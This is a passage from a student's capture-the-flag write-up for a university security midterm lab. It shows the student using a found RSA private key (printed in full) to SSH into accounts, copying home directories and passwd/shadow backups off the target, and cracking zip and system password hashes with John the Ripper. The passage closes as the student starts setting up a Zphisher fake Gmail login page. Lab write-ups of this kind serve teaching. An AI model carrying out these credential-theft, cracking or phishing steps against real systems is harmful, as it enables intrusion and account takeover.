
```

ENPM685 Kali  ENPM685 Ubuntu Midterm
File Actions Edit View Help
admin-ssh-key.txt
index.html
www-data@midterm:/var/www/admin $ cat admin-ssh-key.txt
-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEAA87JN6RQsrgNHLr7Ii0cIKQ99at7tgcSwLH3fwLLzuw5/pnDk
20nhkl8+EI2EPzky9/boZ/fme6KmcB0l0b9S2Hsf8oy81eZWt3s3F2u5HqgUDClD
aT2/yNbPLR4eycupdoImLMy38QC/AGlegiLLPDi18a96Sa45TZdwTFCKYFPayHaY
aLhF+Hgsh0TzwZyldji8qJ2o9IpDKyOCycdSLTwTdvY/leIZt7i3waMMVRX2FkiT
w7ARlFbBH3mj9yjrFFNySGPTD9U4SiEXADbE5Fg4i/QQSmhJsLmzHehNDU3JlGod
diiIOg38Cb+Z3k1SJvQj8uMTh5B9add3TsJcYwIDAQABAoIBAAb42/fGJv0XhOrW
dIBfmOE20e6dwsWaH/tXgByXjzEzmwhoLqRY42/gdQRaG4yob2sZ7vJwONapOt0
I1Nb60/enexfGuCOornUI0v/MzevCwY5t5C8QC6/JRq3zCgzglg8dYoQr73aX+G
hDiu7OYLLVfr1tDS1jrdEVFnWH4m+Psit7o3/fnSZkhvLb51LNb9H8Q0BdVauwOz
lm2EoykMc2G16JmDlca1LmXCxvLWzcZ7+BjYq58+OIGfFmhSZTW4CtFwdJr8ukrf
URA+YYVTP+bZVralOBfkaBSDLmwSYzq3vX5805dmz4QyA8N05ZHjINAC2HwvQe+2
iJF0ZyECgYEA+6CrOd8DQipQ6oQP4d5rrhYG0y2TzvcMVvr/QEY/FV3unPV4dc8V
bvzntPtIvBh8364xpa50bQKPicDR0Hvzov4fuh0ou7kQIKdsZ6TVjueIefUude1Y
tzi/xELp7mdcDTAWqWTKmysmdh6s5Vq/s9W2Kcm4KxLbu8tK7i0161MCgYEA9+5a
4nATvg/pQeOwC4UhflcwTpts+D/FJIRv4bJ9ocAzU4own035BIdZZK1X5T851wQL
p6hSs18CXpONPupfiMm1fUtbpfSxh6XDTYXH6oZU+FRZUF1X1mD5UokedrL+mOD8
LF6/NMnDfVDau27YunkDuYxSBn10zt35CpD9OLECgYEAuHDO0X6cftVRtnTSx3cn
atWObYDLZTtE+kTE8LIM73aIvthXUdNXHKGYndpLOESi07p1fcJEjjcAS7LgKQ0C
SwkG7HgYiHfGvu8h0N7MAxHHwc1ZEA/HpZWdSxjZK/zrRmdnVjgQVBee+5oElaFt
Pz55ZPsfmcMH6sVayTaufS0CgYEA3Qaf/Ug/QWw73WKXGd4Im9ZlmV5USgfHv6NV
fpa6C04mM655Yh2ApvnmqxsGNbgk3zubDE8x0hSDLz9JZzJYEsEHY/g3bv5ymeQ7
9Utziu9QpsXDjbJ5UQPIoTzebKc3ZiEEjqW0veG1Jm3DYd8S1UJ3AJ5IrcJeVGts
zm+tXzECgYEA+upjw3m9925bgHJT6EfxbmWR50yQBCW4rTHxkY6yX4V0MDTUjvhS
bx1TbAWhvMDFb4X/+GBB5gi1uLC1InpZVUCWhMHB4+dDck8CIA8XnfhdFLC6ha4P
LFB0KSQhQoQynEAL3vcflU/n6G8LGuzuM6UtZeo5HR0zpyddjz/WRtw=
-----END RSA PRIVATE KEY-----
Jayraj Vakil
119188361

```

*Figure 12. Private SSH key found*

Now, I used SSH to login into the admin account using the key I found. For this, I have used the command **ssh -i admin-ssh-key.txt admin@<ubuntu's IP address>** and I was able to login into the admin account. Now we can directly see that there is a **flag6-is-inside.zip** zip file with 2 backup files.



```
ENPM685 Kali | ENPM685 Ubuntu Midterm | 1 2 3 4 | 6 |
kali@kali: ~/Desktop
File Actions Edit View Help
$ ssh -i admin-ssh-key.txt admin@192.168.164.129
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-99-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage

System information as of Sun 12 Mar 2023 02:40:29 AM UTC

System load:  0.05          Processes:            220
Usage of /:   46.7% of 18.57GB Users logged in:        1
Memory usage: 58%          IPv4 address for ens33: 192.168.164.129
Swap usage:   5%

* Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
just raised the bar for easy, resilient and secure K8s cluster deployment.

https://ubuntu.com/engage/secure-kubernetes-at-the-edge

119 updates can be installed immediately.
1 of these updates is a security update.
To see these additional updates run: apt list --upgradable


New release '22.04.2 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

*** System restart required ***
Last login: Sun Mar 12 02:39:44 2023 from 192.168.164.135
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

admin@midterm:~$ ls
flag6-is-inside.zip  passwd.bak  shadow.bak
admin@midterm:~$
```

Figure 13. SSH into admin account

I opened another terminal and copied all the contents from the server to my desktop folder on local machine by using the command **sudo scp -i admin-ssh-key.txt -r admin@<ubuntu's IP address>:/home/admin ~/Desktop**




```
ENPM685 Kali | ENPM685 Ubuntu Midterm | 1 2 3 4 | 6 |
kali@kali: ~/Desktop/admin
(kali@kali)~[~/Desktop]
$ sudo scp -i admin-ssh-key.txt -r admin@192.168.164.129:/home/admin ~/Desktop
passwd.bak 100% 2282 218.5KB/s 00:00
authorized_keys 100% 396 675.5KB/s 00:00
id_rsa 100% 1679 1.5MB/s 00:00
id_rsa.pub 100% 396 472.7KB/s 00:00
shadow.bak 100% 1835 1.7MB/s 00:00
flag6-is-inside.zip 100% 288 535.0KB/s 00:00
```

Figure 14. Secure copy to Kali linux

After transferring the contents to my local machine, I used **zip2john** to extract the hash of the zip file into a text file. I used the command **zip2john flag6-is-inside.zip > flag6.txt**.

Then I used **john the ripper** to extract the password using the hash file we created (flag6.txt). For this I used the command **john flag6.txt**. The password for the zip file is **crazycat**.



```
kali@kali: ~/Desktop/admin
$ zip2john flag6-is-inside.zip > flag6.txt
ver 2.0 efh 5455 efh 7875 flag6-is-inside.zip/flag6.txt PKZIP Encr: TS_chk, cmplen=104, decmplen=110, crc=AF7AEEC4 ts=B1D0 cs=b1d0 t
ype=8


(kali@kali)-[~/Desktop/admin]
$ john --show flag6.txt
0 password hashes cracked, 1 left

(kali@kali)-[~/Desktop/admin]
$ john flag6.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
crazycat (flag6-is-inside.zip/flag6.txt)
1g 0:00:00:08 DONE 3/3 (2023-03-07 16:30) 0.1160g/s 1445Kp/s 1445Kc/s 1445Kc/s crazymer..crazy247
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

*Figure 15. Password cracked for the zip file*

Now, all that left is to uncover the contents of the zip file using the password we found. I used the command **unzip flag6-is-inside.zip** to unzip the file and then entered the password **crazycat**. After that I just listed the flag using **cat flag6.txt** command.

The flag is “**You never know what you’ll find when you port scan. And brute force. And use found credentials/keys.**”



```
kali@kali: ~/Desktop/admin
$ unzip flag6-is-inside.zip
Archive: flag6-is-inside.zip
[flag6-is-inside.zip] flag6.txt password:
  inflating: flag6.txt

(kali@kali)-[~/Desktop/admin]
$ cat flag6.txt
flag6: You never know what you'll find when you port scan. And brute force. And use found credentials/keys.
```


*Figure 16. Flag 6 found*



#### 4. Flag 2:

When I downloaded the admin folder, there were 2 files which got downloaded which seemed important and they are **passwd.bak** and **shadow.bak**. These 2 files are backup files and they likely contain the passwords of all the users. The **unshadow** command is usually used to combine the password and shadow file into one so that john the ripper can be used to crack the password.

The command used is **unshadow passwd.bak shadow.bak > combined.bak**.




A screenshot of a terminal window on a Kali Linux system. The window title is "ENPM685 Kali". The terminal shows the command `unshadow passwd.bak shadow.bak > combined.bak` being executed. The output of the command is displayed in red text on the right side of the terminal: "Jayraj Vakil" and "119188361". The terminal prompt is `(kali@kali) - [~/Desktop/admin]`.

*Figure 17. Unshadow command usage*

After this we simply use the **john** command to uncover the flag.

The **crackme** user has the **flag2** as password.

The flag is “Crack My Password For A Flag”.




A screenshot of a terminal window on a Kali Linux system. The window title is "ENPM685 Kali". The terminal shows the command `john --show combined.bak` being executed. The output of the command is displayed in red text on the right side of the terminal: "Jayraj Vakil" and "119188361". The terminal prompt is `(kali@kali) - [~/Desktop/admin]`. The output of the command is a list of cracked passwords, with the line `crackme:flag2:5004:5004:Crack My Password For A Flag,,,:/home/crackme:/bin/bash` highlighted in red. Below the list, it says "7 password hashes cracked, 0 left".

*Figure 18. Flag 2 found*

## 5. Flag 1:

As seen in Figure 18, while finding the flag2, we also discovered a password for bobdobbs who is the CEO of ENPM685 Pictures, Inc. With this password, I will be able to login using SSH.

As we can see in the figure, when I listed out the content, there was the **flag1-is-inside.zip** folder available.




```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ ssh bobdobbs@192.168.164.129  
bobdobbs@192.168.164.129's password:  
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-99-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:       https://ubuntu.com/advantage  
  
System information as of Thu 16 Mar 2023 04:00:28 AM UTC  
  
System load:  0.0          Processes:            224  
Usage of /:   46.7% of 18.57GB  Users logged in:     2  
Memory usage: 43%          IPv4 address for ens33: 192.168.164.129  
Swap usage:   9%  
  
* Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s  
just raised the bar for easy, resilient and secure K8s cluster deployment.  
  
https://ubuntu.com/engage/secure-kubernetes-at-the-edge  
  
113 updates can be installed immediately.  
1 of these updates is a security update.  
To see these additional updates run: apt list --upgradable  
  
*** System restart required ***  
Last login: Tue Mar  7 22:49:22 2023 from 192.168.164.135  
bobdobbs@midterm:~$ ls  
flag1-is-inside.zip  readme.txt  
bobdobbs@midterm:~$
```

*Figure 19. SSH into Bob Dobbs account*

I opened another terminal and downloaded the files to my desktop folder on my local machine using SCP command.




A terminal window on a Kali Linux system. The prompt is (kali@kali)-[~]. The user enters the command 'scp -r bobdobbs@192.168.164.129:/home/bobdobbs ~/Desktop'. The terminal shows the password for bobdobbs@192.168.164.129 and lists the files being copied: readme.txt and flag1-is-inside.zip. On the right side of the terminal, the text 'Jayraj Vakil' and '119188361' is displayed in red.

```
(kali@kali)-[~]  
$ scp -r bobdobbs@192.168.164.129:/home/bobdobbs ~/Desktop  
bobdobbs@192.168.164.129's password:  
readme.txt  
flag1-is-inside.zip
```

Figure 20. SCP command to copy files to my local machine


The zip file was not able to be cracked down by brute-forcing the password so I decided to create a phishing email using **Zphisher**. I created a gmail sign-in page to phish for the credentials.

A screenshot of the Zphisher application interface. It features a menu bar with 'File', 'Actions', 'Edit', 'View', and 'Help'. The main area displays the 'Zphisher' logo in a stylized, blocky font, with 'Version : 2.3.5' below it. To the right, 'Jayraj Vakil' and '119188361' are shown in red. The interface prompts the user to 'Select An Attack For Your Victim' and provides a list of 35 options, including various social media and services like Facebook, Instagram, Google, Microsoft, Netflix, PayPal, Steam, Twitter, Playstation, Tiktok, Mediafire, Discord, Twitch, Pinterest, Snapchat, LinkedIn, Ebay, Quora, Protonmail, Spotify, Reddit, Adobe, Gitlab, Roblox, DeviantArt, Badoo, Origin, DropBox, Yahoo, Wordpress, Yandex, Stackoverflow, Vk, XBOX, and Github. At the bottom, it prompts the user to 'Select an option' and shows '3' being entered, followed by a list of Gmail-related options: 'Gmail Old Login Page', 'Gmail New Login Page', and 'Advanced Voting Poll'. The prompt 'Select an option' is followed by '2' being entered.

```
